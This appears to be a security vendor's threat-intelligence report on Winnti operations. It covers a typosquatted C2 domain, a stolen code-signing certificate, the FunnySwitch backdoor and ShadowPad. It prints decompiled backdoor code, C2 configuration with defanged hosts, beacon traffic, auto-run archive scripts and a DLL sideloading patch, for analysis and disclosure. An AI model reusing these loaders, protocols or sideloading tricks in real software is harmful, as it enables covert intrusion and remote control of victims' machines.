We discovered that the main domain facebookdocs[.]com hosted a copy of the official site of Battlestate Games: www.battlestategames.com. Via an associated C2 IP address (108.61.214[.]194), we found an equivalent page on the phishing domain www.battlestategames[.]com (note the double "l").




Figure 37. Copy of the official Battlestate Games site

When used as C2 servers, such domains give attackers the ability to mask malicious traffic as legitimate activity within the company.

The combination of these two finds makes us think that we detected traces of preparation for, and subsequent successful implementation of, an attack on Battlestate Games.

Moreover, the match between the job listing for Unity3D developer (as seen in the screenshot from the official site) and contents of the curriculum vitae in the file CV.chm (as described in the previous section), considering how closely they matched in time as well as the company and "applicant" both being located in St. Petersburg, suggests a connection between these attacks. Most likely, the CHM file attack was used at the beginning stage of the breach, although we do not have solid confirmation for this.

Use of typosquatting domains for C2 servers is typical of Winnti and has been described in a [Kaspersky report](#).

Battlestate Games received all of the information uncovered by our investigation into the suspected attack.

4. A purloined certificate

Another favorite Winnti technique is theft of certificates for code signing. Compromised certificates are used to sign malicious files intended for future attacks.

We found one such certificate belonging to Taiwanese company Zealot Digital:

```
Name: ZEALOT DIGITAL INTERNATIONAL CORPORATION
Issuer: GlobalSign CodeSigning CA - SHA256 - G2
Valid From: 07:43 AM 08/20/2015
Valid To: 07:43 AM 09/19/2016
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: 91e256ac753ef7e79927db468a5fa60cb8a835ba5
Serial Number: 112195a147c06211d2c4b82b627e3d07bf09
```

The files signed with it were predominantly used in attacks on organizations in Hong Kong. They include Crosswalk and Metasploit injectors, the juicy-potato utility, and samples of FunnySwitch and ShadowPad.

5. FunnySwitch

Among the files signed with the Zealot Digital certificate, we discovered two samples of malware containing a previously unknown backdoor. We have called it FunnySwitch, based on the name of the library and one of the key classes. The backdoor is written in .NET and can send system information as well as run arbitrary JScript code, with support for six different connection types, including the ability to accept incoming connections. One of its distinguishing features is the ability to act as message relay between different copies of the backdoor and a C2 server.

5.1 Unpacking

The attack in question starts with the SFX archive x32.exe (2063fae36db936de23eb728bcf3f8a5572f83645786c2aoa5529c71d8447a9af).




Figure 38. Contents of the archive x32.exe

The archive unpacks three files (1.vbs, n3.exe, and p3.exe) into the folder c:\programdata, after which the extracted VBS script runs both executables.

The files n3.exe and p3.exe are identical and inject shellcode into the process explorer.exe. The only difference between them is the final bytes of the shellcode they inject, which contain the XML configuration. In one case, the proxy server 168.106.1[.]1 is specified there in addition:

```
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
    <HttpConnector url="http://db311secsd.kaspersky[.]info/config/" proxy="http://168.106.1[.]1/" interval="30-60"/>
</Config>
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
    <HttpConnector url="http://db311secsd.kaspersky[.]info/config/" interval="30-60"/>
</Config>
```

A subdomain of kaspersky[.]info, db311secsd.kaspersky[.]info, is the C2 domain. Interestingly, several of its other subdomains are mentioned in an [FBI report](#). It dates to May 21, 2020, and warns of attacks on organizations linked to COVID-19 research.

The job of the shellcode is to launch and execute a method from the .NET assembly located immediately after its code. To do so, it gets a reference to the ICorRuntimeHost interface, which it uses to run [CLR](#) and create an [AppDomain](#) object. The contents of the assembly are loaded into the newly created domain. Reflection is used to run the static method Funny.Core.Run(xml_config), to which the XML configuration is passed.

```

213     SafeArrayUnaccessData(v11, i, rawAssembly);
214     v18 = (*appDomain)->Load(appDomain, rawAssembly, &assembly);
215     if ( v18 >= 0 )
216     {
217         *v58 = 'u\0F';
218         v58[10] = 0;
219         *&v58[2] = 'n\0n';
220         *&v58[4] = '.\0y';
221         *&v58[6] = 'o\0C';
222         *&v58[8] = 'e\0r';
223         typeName = SysAllocString(v58); // Funny.Core
224         v18 = (*assembly)->GetType(assembly, typeName, &type);
225         if ( v18 >= 0 )
226         {
227             *v42 = 'u\0R';
228             *&v42[2] = 'n';
229             methodName = SysAllocString(v42); // Run
230             v18 = (*type)->GetMethod(type, methodName, 280, &methodInfo);
231             if ( v18 >= 0 )
232             {
233                 VariantInit(&v90);
234                 VariantInit(&v89);
235                 VariantInit(&param);
236                 param.lVal = SysAllocString(xml_config);
237                 param.vt = 8;
238                 parameters = SafeArrayCreateVector(VT_VARIANT, 0, 1);
239                 v81 = 0;
240                 SafeArrayPutElement(parameters, &v81, &param);
241                 v18 = (*methodInfo)->Invoke(methodInfo, v90, DWORD1(v90), DWORD2(v90), HIDWORD(v90), parameters, &v89);
242                 if ( v18 >= 0 )
243                     v18 = 1;
244             }
}

```

Figure 39. Calling a method from the .NET assembly

The assembly is the library Funny.dll with obfuscation by ConfuserEx.

5.2 Funny.dll

The backdoor starts by parsing the configuration. Its root element may contain the following fields:

- Debug is the flag for enabling debug logging
- Group is an arbitrary string sent together with system information.
- Password is the key used to encrypt messages.
- ID identifies the relay (if not present in the configuration, the GUID is used instead).
- StartTime, EndTime, and WeekDays restrict the times and days when the backdoor may function

The `<Config>` element may contain an arbitrary number of elements describing various types of connectors:

- TcpConnector and TcpBindConnector are classes responsible for connecting over TCP as client and server.

They have two parameters in common: `address` and `port` (by default, 38001). TcpConnector also has the `parameter` interval, which indicates how long to wait before trying to reconnect.

- HttpConnector and HttpBindConnector are HTTP client with support for proxy and HTTP server.

Supported client parameters: `url` – address to connect to, `interval` – same as at TcpConnector, `proxy` and `cred` – proxy server address and credentials. Server parameters: `url` – list of prefixes on which it will run and `timeout` – client timeout.

The standard classes `HttpWebRequest` and `HttpListener` from .NET Framework are used for client and server implementations. Both HTTP and HTTPS are supported: if no SSL certificate is configured for the port on which the server is running, it will be launched with `CN = Environment.MachineName + ".local.domain"`. The client, in turn, ignores certificate validation.

- RPCConnector and RPCBindConnector are classes that allow setting up a connection via a Named Pipe. They take a single parameter, `name`, which is the name of the connection.

TcpBindConnector and HttpBindConnector support simultaneous connections for multiple clients.

For the network connectors to work, the backdoor adds an allow rule to Windows Firewall with the name "Core Networking – IPv4" for its executable module.

```

29 // Token: 0x060001C8 RID: 456 RVA: 0x00008ABC File Offset: 0x00006CBC
30 private void method_0(string string_3, NET_FW_RULE_DIRECTION_ net_FW_RULE_DIRECTION_0, string string_4)
31 {
32     INetFwRule netFwRule = (INetFwRule)Activator.CreateInstance(Type.GetTypeFromProgID("HNetCfg.FWRule"));
33     netFwRule.Action = NET_FW_ACTION_.NET_FW_ACTION_ALLOW;
34     netFwRule.Enabled = true;
35     netFwRule.InterfaceTypes = "All";
36     netFwRule.ApplicationName = string_3;
37     netFwRule.Name = Class18.String_0;
38     netFwRule.Description = Class18.String_1;
39     netFwRule.Grouping = Class18.String_2;
40     netFwRule.Direction = net_FW_RULE_DIRECTION_0;
41     netFwRule.Protocol = 6;
42     netFwRule.LocalPorts = string_4;
43     ((INetFwPolicy2)Activator.CreateInstance(Type.GetTypeFromProgID("HNetCfg.FwPolicy2"))).Rules.Add(netFwRule);
44 }
45
46 // Token: 0x060001C9 RID: 457 RVA: 0x00008B54 File Offset: 0x00006D54
47 public void method_1()
48 {
49     try
50     {
51         Class5.smethod_1("add program rule", new object[0]);
52         StringBuilder stringBuilder = new StringBuilder(255);
53         Class18.GetModuleFileName(IntPtr.Zero, stringBuilder, stringBuilder.Capacity);
54         Class5.smethod_1("Application Path: {0}", new object[]
55         {
56             stringBuilder
57         });
58         this.method_0(stringBuilder.ToString(), NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_IN, null);
59         this.method_0(stringBuilder.ToString(), NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_OUT, null);
60         Class5.smethod_1("firewallPolicy create successfully", new object[0]);
61     }
62     catch (Exception exception_)
63     {
64         Class5.smethod_2(exception_);
65     }
66 }

```

Figure 40. Code for adding Windows Firewall rules

Just like with Crosswalk, there are multiple levels of the protocol: in this case, transport, network, and application.

5.2.1 Transport protocols

1. TCP

TCP supports three types of messages: PingMessage (0x1), PongMessage (0x2), and DataMessage (0x3). The first two monitor the connection and are relevant only at the TepConnector/TcpBindConnector level. DataMessage contains network-level data.

Messages consist of a signature (4 bytes), encrypted header (16 bytes), and optional data.

The signature is three random bytes followed by their sum with modulo 256. Incoming messages with an invalid signature are discarded.

The header contains the data size (4 bytes) and byte indicating the message type (0x1, 0x2, or 0x3).

It is encrypted with AES-256-CBC; the key and IV are taken from the MD5 of the key string. The backdoor uses this encryption method in other cases as well, which is why we refer to it as "standard" in the text that follows. The key string in this case is "tcp_encrypted".

```

600     public static byte[] Encrypt(byte[] data, string key)
601     {
602         byte[] array = MD5.Create().ComputeHash(Encoding.UTF8.GetBytes(key));
603         ICryptoTransform transform = Rijndael.Create().CreateEncryptor(array, array);
604         MemoryStream memoryStream = new MemoryStream();
605         CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write);
606         cryptoStream.Write(data, 0, data.Length);
607         cryptoStream.Close();
608         return memoryStream.ToArray();
609     }

```

Figure 41. Standard encryption in FunnySwitch

2. HTTP with long polling

There are three types of requests: GET "connect", GET "pull", and POST "push". To start transferring data, the client must connect by sending a GET request to a URL from the configuration and provide a special cookie value.

The cookie name is eight random characters. The value is an encrypted Base64 string containing the session GUID and operation name ("connect"). The string is encrypted in the standard way with the key "http".

The client then constantly sends GET requests with pull operations. In response, the server returns the relevant array of messages for the client or, if no new messages have arrived in the last 10 seconds, an empty response. Client-server messages are periodically sent as an array as well, for which a POST request with push operation is used.

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: ncM2rElV=9D4GKR5H6kP4s4dTakViiWcoxB1zt6wWLQUB8rHcFIgn6ebJ2GfxNIUormjjZS2
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache
Pragma: no-cache
Connection: Keep-Alive
                                         connect

HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 30 Jul 2020 14:39:30 GNT

GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: e5aHWyPn=9D4GKR5H6kP4s4dTakViiWcoxB1zt6wWLQUB8rHcFIWNPR%2fm%2ffQX%2fGkOSWxxs99
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache
Pragma: no-cache
                                         pull

HTTP/1.1 200 OK
Content-Length: 276
Content-Type: application/octet-stream
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 30 Jul 2020 14:39:30 GNT

.....
.Qb...\\..
....g...P=s.u...:..d.*.e.%h.
.K...50.o.m...^P.+..1&.=....C.l..F.....#.....-`z.....,.....%.?*...._.{.}....O.Q.....\..9.w...>}..0s~.l....uAN.....~).
0....+7|g..q.%[j.h.o....oo...o.U1...[.W*Y.2v.*....A.,wb.....2.h./...?2d...%.W.7...P{.s.....c.%GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: fF0PGGe6=9D4GKR5H6kP4s4dTakViiWcoxB1zt6wWLQUB8rHcFIWNPR%2fm%2ffQX%2fGkOSWxxs99
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache
Pragma: no-cache
                                         pull
```

Figure 42. FunnySwitch connect and pull requests

The special class MsgPack class, which implements a custom serialization protocol, unpacks the array and other primitive types.

3. RPC (Pipe)

Similar to TCP, except for the absence of connection monitoring.

5.2.2 Network-level protocol

```

Switch <-->
69    public void Input(Connector connector, object session, byte[] data)
70    {
71        byte[] array = Core.Decrypt(data, Switch.CommonKey);
72        SwitchMessage switchMessage = SwitchMessage.Parse(array, 0, array.Length);
73        Class5.smethod_1("input message: {0}, [{1} -> {2}]", new object[]
74        {
75            switchMessage.MessageType,
76            string.Join(",", switchMessage.Source.ToArray()),
77            string.Join(",", switchMessage.Destination.ToArray())
78        });
79        string key = switchMessage.Source[0];
80        string messageType = switchMessage.MessageType;
81        if (messageType != null)
82        {
83            if (messageType == "hello_request")
84            {
85                Dictionary<string, RouteContext> obj = this.dictionary_0;
86                lock (obj)
87                {
88                    this.dictionary_0[key] = new RouteContext
89                    {
90                        Connector = connector,
91                        Session = session,
92                        SystemInfo = switchMessage.Payload
93                    };
94                }
95                SwitchMessage m = SwitchMessage.Create("hello_response", switchMessage.Source.ToArray(), Core.GetSystemInfoData());
96                this.SendSwitchMessage(m);
97                return;
98            }
99            if (!(messageType == "hello_response"))
100           {
101               if (!(messageType == "message"))
102               {
103                   return;
104               }
105               this.method_0(switchMessage);
106           }
107           else
108           {
109               Dictionary<string, RouteContext> obj = this.dictionary_0;
110               lock (obj)
111               {
112                   this.dictionary_0[key] = new RouteContext
113                   {
114                       Connector = connector,
115                       Session = session,
116                       SystemInfo = switchMessage.Payload
117                   };
118               }
119           }
120       }
121   }
}

```

Figure 43. Function for processing incoming network-level communications

All messages at this level are encrypted in the backdoor's standard way, with the key string "commonkey".

Messages are an array of three or four elements:

- Message type ("hello_request", "hello_response", "message", "error")
- Source serialized array
- Destination serialized array
- Payload (application-level data)

The *MsgPack* class is also used for serialization. The Source and Destination arrays contain the IDs of the relays through which the message has already passed and the IDs of the routers through it should be delivered to the recipient.

The bodies of hello_request and hello_response messages contain information about the sender's system. When one of these messages is received, the relay saves data about the sender ID, used connector instance and system data. These message types are used to establish a direct connection between relays.

Messages of the "message" type (ones that are not hello_request, hello_response, or error) can be passed via several relays. If its Destination field contains only the ID of the current instance, it will be handled locally; if not, it will be sent to the next relay in the list. For connecting to the next instance, it uses the connector that was saved when exchanging hello_request and hello_response messages.

The backdoor collects the following system information:

- Values of the registry keys ProductName and CSDVersion from HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
- Whether the OS is 32-bit or 64-bit
- List of IP addresses
- Computer name
- Username and workgroup
- Name of running module
- PID
- MAC addresses of network adapters
- Value of the Group attribute in the XML configuration

5.2.3 Application-level protocol

At the application level, data is encrypted in the standard way using the value of the Password attribute from the configuration. If no such value exists, the key string is "test". Data is compressed with GZip prior to encryption.

After decryption and decompression, the payload is an array (packed *MsgPack*) consisting of one or two elements: a string with the name of a command and optional array of bytes (data for the command). These elements, in turn, contain another serialized array, which contains a message string ID (which will be used to send the result of the command) plus the data for the command.

5.2.4 Supported commands

Command Description

| | |
|--------|---|
| invoke | Run JScript code and get the result. Implementation was separated out into a JSCore .NET assembly, which is dynamically loaded from a Base64 constant defined in the main assembly. |
|--------|---|

```
582     private static Type smethod_1()
583     {
584         return Assembly.Load(Convert.FromBase64String(Class16.string_0)).GetType("Funny.Eval");
585     }
```

Figure 44. Loading the Funny.Eval class from the JSCore assembly

Code execution is accomplished with classes from the Microsoft.JScript namespace.



```
1  using System;
2  using System.Collections;
3  using System.Collections.Specialized;
4  using Microsoft.JScript;
5  using Microsoft.JScript.Vsa;
6
7  namespace Funny
8  {
9      // Token: 0x02000004 RID: 4
10     [Serializable]
11     public class Eval : INeedEngine
12     {
13         // Token: 0x06000008 RID: 11 RVA: 0x000021A8 File Offset: 0x000003A8
14         [JSFunction(JSFunctionFlagsAttributeEnum.HasStackFrame)]
15         public static object Invoke(object _app, object _dict, object _pwd)
16         {
17             RuntimeTypeHandle thisclass = typeof(Eval).TypeHandle;
18             JSLocalField[] fields = new JSLocalField[]
19             {
20                 new JSLocalField("_app", typeof(object).TypeHandle, 0),
21                 new JSLocalField("_dict", typeof(object).TypeHandle, 1),
22                 new JSLocalField("_pwd", typeof(object).TypeHandle, 2),
23                 new JSLocalField("Request", typeof(NameValueCollection).TypeHandle, 3),
24                 new JSLocalField("key", typeof(object).TypeHandle, 4),
25                 new JSLocalField("Response", typeof(Writer).TypeHandle, 5),
26                 new JSLocalField("Server", typeof(NameValueCollection).TypeHandle, 6),
27                 new JSLocalField("Application", typeof(object).TypeHandle, 7),
28                 new JSLocalField("code", typeof(string).TypeHandle, 8),
29                 new JSLocalField("return value", typeof(object).TypeHandle, 9),
30                 new JSLocalField("e:0", typeof(object).TypeHandle, 10)
31             };
32             VsaEngine vsaEngine = VsaEngine.CreateEngineWithType(typeof(Eval).TypeHandle);
33             StackFrame.PushStackFrameForStaticMethod(thisclass, fields, vsaEngine);
34             object obj4;
35             try
36             {
37                 LateBinding lateBinding = new LateBinding("Keys");
38                 NameValueCollection nameValueCollection;
```



```
95             localVars3[0] = _app;
96             localVars3[1] = _dict;
97             localVars3[2] = _pwd;
98             localVars3[3] = nameValueCollection;
99             localVars3[4] = obj;
100            localVars3[5] = writer;
101            localVars3[6] = nameValueCollection3;
102            localVars3[7] = obj3;
103            localVars3[8] = text;
104            localVars3[9] = obj4;
105            localVars3[10] = obj5;
106            Eval.JScriptEvaluate(text, vsaEngine);
107            object[] localVars4 = ((StackFrame)vsaEngine.ScriptObjectStackTop()).localVars;
108            _app = localVars4[0];
109            _dict = localVars4[1];
110            _pwd = localVars4[2];
```

Figure 45. Code fragments from the Funny.Eval class

| | |
|---------|--|
| connect | Takes an XML string with connector configuration and creates the corresponding object. |
| update | Packs a response containing the IDs of relays connected to the current copy, together with their system information. |
| query | Collects the configuration of active connector instances other than the RPCConnector and RPCBindConnector classes. |
| remove | Removes the specified connector. |

| Command | Description |
|--------------|--|
| createStream | Creates a message queue with the indicated name. The queue connects with the sender of the createStream command. |
| closeStream | Deletes the named message queue. |
| sendStream | Adds a message (byte array) to the queue with the specified name. |

The result of execution of each command is returned to the sender via the invoke-response command.

5.2.5 Unused code

By all appearances, the FunnySwitch backdoor is still under development, as shown by the incomplete state of message queue functionality. Besides the commands described here already, the code contains the functions PullStream and SendStream, which are not used anywhere. The first extracts a message from the queue (by queue name), while the second sends its creator an arbitrary set of bytes with the stream-data command.

The code also contains several unused classes: an implementation of the KCP protocol, limited-size queue SizeQueue, and string serializer StreamString.

```

KCP X
1  using System;
2  using System.Collections.Generic;
3
4  namespace Network
5  {
6      // Token: 0x02000039 RID: 57
7      public class KCP
8      {
9          // Token: 0x0600010E RID: 270 RVA: 0x000023E4 File Offset: 0x000005E4
10         public static void ikcp_encode8u(byte[] p, int offset, byte c)
11         {
12             p[offset] = c;
13         }
14
15         // Token: 0x0600010F RID: 271 RVA: 0x00004FB4 File Offset: 0x000031B4
16         public static byte ikcp_decode8u(byte[] p, ref int offset)
17         {
18             int num = offset;
19             offset = num + 1;
20             return p[num];
21         }
22
23         // Token: 0x06000110 RID: 272 RVA: 0x000023EA File Offset: 0x000005EA
24         public static void ikcp_encode16u(byte[] p, int offset, ushort v)
25         {
26             p[offset] = (byte)(v & 255);
27             p[offset + 1] = (byte)(v >> 8);
28         }
--
```

Figure 46. Fragment of KCP class code

5.2.6 FunnySwitch vs. Crosswalk

Based on investigation of the two backdoors, we believe that they were written by the same developers. Several things point at common authorship:

- Use of multiple transport protocols
- Support for specifying a proxy server
- Identical configuration restrictions on time of day and days of the week
- Implementation of the KCP protocol
- Implemented (and disabled by default) logging of debug messages and errors

```

1 int64 __fastcall format_error(base_struct *a1, unsigned int import_hash, unsigned int a3, unsigned int error_code)
2 {
3     base_struct *v4; // rbp
4     unsigned int v5; // edi
5     unsigned int v8; // er14
6     __int64 system_message; // [rsp+60h] [rbp+8h]
7
8     v4 = a1->base_eaddr;
9     system_message = 0i64;
10    v5 = a3;
11    (v4->imports->msvcrt_memset)(v4->error_message, 0i64, 260i64);
12    v8 = (v4->imports->kernel32_FormatMessageA)
13        FORMAT_MESSAGE_FROM_SYSTEM|FORMAT_MESSAGE_ALLOCATE_BUFFER,
14        0i64,
15        error_code,
16        LANG_USER_DEFAULT,
17        &system_message,
18        0,
19        0i64);
20    (v4->imports->msvcrt_sprintf)(
21        v4->error_message,
22        v4->s_fac_format, // FAC:%d->%d,%d,%s
23        import_hash,
24        v5,
25        error_code,
26        system_message);
27    (v4->imports->msvcrt_printf)(v4->error_message);
28    if ( system_message )
29        (v4->imports->kernel32_LocalFree)();

```

Figure 47. Error logging in Crosswalk

```

6 internal class Class5
7 {
8     // Token: 0x06000044 RID: 68 RVA: 0x00002314 File Offset: 0x00000514
9     private static FileStream smethod_0()
10    {
11        return AppDomain.CurrentDomain.GetData("DebugFileStream") as FileStream;
12    }
13
14    // Token: 0x06000045 RID: 69 RVA: 0x00004648 File Offset: 0x00002848
15    public static void smethod_1(string string_0, params object[] object_0)
16    {
17        FileStream fileStream = Class5.smethod_0();
18        if (fileStream != null)
19        {
20            string text = string.Format("[ " + DateTime.Now.ToString("o") + " ] " + string_0, object_0);
21            Console.WriteLine(text);
22            FileStream obj = fileStream;
23            lock (obj)
24            {
25                try
26                {
27                    byte[] bytes = Encoding.UTF8.GetBytes(text + "\n");
28                    fileStream.Write(bytes, 0, bytes.Length);
29                    fileStream.Flush();
30                }
31                catch (Exception ex)
32                {
33                    Console.WriteLine("write debug log file fail:" + ex.Message);
34                }
35            }
36        }
37    }
38

```

Figure 48. Message logging in FunnySwitch

6. ShadowPad

During the investigation we also discovered two samples containing ShadowPad malware.

The first of these is the SFX archive 20200926___Request for wedding reception.exe
(03b7b511716c074e9f6ef37318638337fd7449897be999505d4a3219572829b4).

| 20200926___Request for wedding reception.exe - SFX RAR archive, unpacked size 1.995.139 bytes | | | | | |
|---|---------|---------|-----------------|------------------|----------|
| Name | Size | Packed | Type | Modified | CRC32 |
| File folder | | | | | |
| go.vbs | 131 | 104 | VBScript Scr... | 03/07/2020 11:32 | 4CE4EEFF |
| log.dll | 204,520 | 191,213 | Application ... | 30/06/2016 07:30 | A17EBB75 |
| log.dll.dat | 861,074 | 861,074 | DAT File | 30/06/2020 07:26 | DEA031C1 |
| log.exe | 916,200 | 893,643 | Application | 30/06/2016 07:30 | 03038C53 |
| wedding.docx | 13,214 | 10,424 | Microsoft W... | 03/07/2020 11:25 | 4BA47EE2 |

```
;下面的注释包含自解压脚本命令
Path=c:\programdata\
Setup=c:\programdata\go.vbs
Silent=1
Overwrite=1
Update=U
```

Figure 49. Contents of the archive 20200926___Request for wedding reception.exe

For bait, it contains a Chinese-language Microsoft Word document with the text of a wedding banquet form.

婚宴需求

1. 人數大概在 170, 180 人左右.
2. 希望是西式婚宴，但是如果你們有特別好的中式婚宴策劃方案也可以考慮.
3. 婚宴為晚宴，請提供你們的菜單以供選擇.
4. 婚宴具體時間是 09/26/2020, 同時當晚有客房需求，客房需求大概是 100 間，我們期望是能在一個酒店解決婚宴和客房需求，但是如果客房不能滿足，我們也可以考慮其他酒店的住宿。
5. 來賓主要來自於香港和台灣以及少量澳門.

Figure 50. Bait file wedding.docx

The archive contents are unpacked to the folder c:\programdata, from where (besides the bait file being opened) the payload log.exe is launched.

Both the executable file and the DLL library are obfuscated with VMProtect, but we also found identical unprotected versions (as shown in the following screenshots).

An unpacked legitimate component of Bitdefender (386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd) serves as log.exe. It dynamically loads the library log.dll.

```
.text:00402740 53          push    ebx
.text:00402741 33 DB        xor     ebx, ebx
.text:00402743 68 54 54 42 00 push    offset aLogDll ; "log.dll"
.text:00402748 89 5E 04        mov    [esi+4], ebx
.text:0040274B 89 5E 08        mov    [esi+8], ebx
.text:0040274E 89 5E 0C        mov    [esi+0Ch], ebx
.text:00402751 89 5E 10        mov    [esi+10h], ebx
.text:00402754 89 5E 14        mov    [esi+14h], ebx
.text:00402757 89 5E 18        mov    [esi+18h], ebx
.text:0040275A 89 5E 1C        mov    [esi+1Ch], ebx
.text:0040275D 89 5E 20        mov    [esi+20h], ebx
.text:00402760 89 5E 24        mov    [esi+24h], ebx
.text:00402763 89 5E 28        mov    [esi+28h], ebx
.text:00402766 89 5E 30        mov    [esi+30h], ebx
.text:00402769 89 5E 34        mov    [esi+34h], ebx
.text:0040276C 89 5E 38        mov    [esi+38h], ebx
.text:0040276F FF 15 5C 30 42 00 call   ds:LoadLibraryW
.text:00402775 89 06          mov    [esi], eax
.text:00402777 3B C3          cmp    eax, ebx
.text:00402779 0F 84 DC 00 00 00 jz    loc_402858
.text:0040277F 57          push   edi
```

Figure 51. Loading log.dll in log.exe

The library, in turn, when loaded checks for whether the current module contains a certain set of bytes at offset 0x2775. If the loading module meets its expectations, these bytes change to a call instruction for a DLL function. As a result, in log.exe right after log.dll loads, a call is made to the function sub_100010Do. The called function is not explicitly exported.

```

1 int __cdecl sub_10001100(LPVOID lpAddress)
2{
3    int result; // eax
4    DWORD flOldProtect; // [esp+4h] [ebp-4h]
5    _BYTE *lpAddressa; // [esp+10h] [ebp+8h]
6
7    lpAddressa = (char *)lpAddress + 0x2775;
8    if ( (unsigned __int8)*lpAddressa == 0x89
9        && lpAddressa[1] == 6
10       && lpAddressa[2] == 0x3B
11       && (unsigned __int8)lpAddressa[3] == 0xC3 )
12    {
13        VirtualProtect(lpAddressa, 0x10u, 0x40u, &flOldProtect);
14        *lpAddressa = 0xE8u;
15        *(DWORD *)(lpAddressa + 1) = (char *)sub_100010D0 - (char *)lpAddressa - 5;
16        VirtualProtect(lpAddressa, 0x10u, flOldProtect, &flOldProtect);
17        result = 0;
18    }
19    else
20    {
21        sub_10001000();
22        result = 0;
23    }
24    return result;
25}

```

Figure 52. Check and modification of executable module in log.dll

A similar technique has been previously [described by ESET](#) in the context of Winnti attacks on universities in Hong Kong. ShadowPad malware was used as the payload in these attacks.

In our case, the code run afterwards had been obfuscated with a new approach: all functions are split into separate instructions that shuffle between each other. Jumps between instructions occur by means of calls to a special function (rel_jmp), which emulates the jmp command. The offset at which the jump occurs is written immediately after a call instruction (see the following figure).

```

.text:1000BB18      call  loc_1000AD9C
.text:1000BB20      call  rel_jmp
.text:1000BB20 ; -----
.text:1000BB25      dd 2329h
.text:1000BB29 ; -----
.text:1000BB29      push  eax
.text:1000BB2A      call  rel_jmp
.text:1000BB2A ; -----
.text:1000BB2F      dd 0FFFA76Ah
.text:1000BB33      db 6Ch
.text:1000BB34      db 0B9h ; ^
.text:1000BB35 ; -----
.text:1000BB35      sub   esp, 14h
.text:1000BB38      call  rel_jmp
.text:1000BB38 ; -----
.text:1000BB3D      dd 1EC0h
.text:1000BB41      db 0D9h ; U
.text:1000BB42      db 94h
.text:1000BB43 ; -----
.text:1000BB43      push  edi
.text:1000BB44      call  rel_jmp
.text:1000BB44 ; -----
.text:1000BB49      dd 0FFFFB81Ch
.text:1000BB4D      db 95h ; *
.text:1000BB4E      db 1Fh

```

Figure 53. Structure of obfuscated code

In addition, to obfuscate the control flow in the code, conditional jumps that never run are included as well:

```

cmp    esp, 3181h
jb     loc_1000BCA9

```

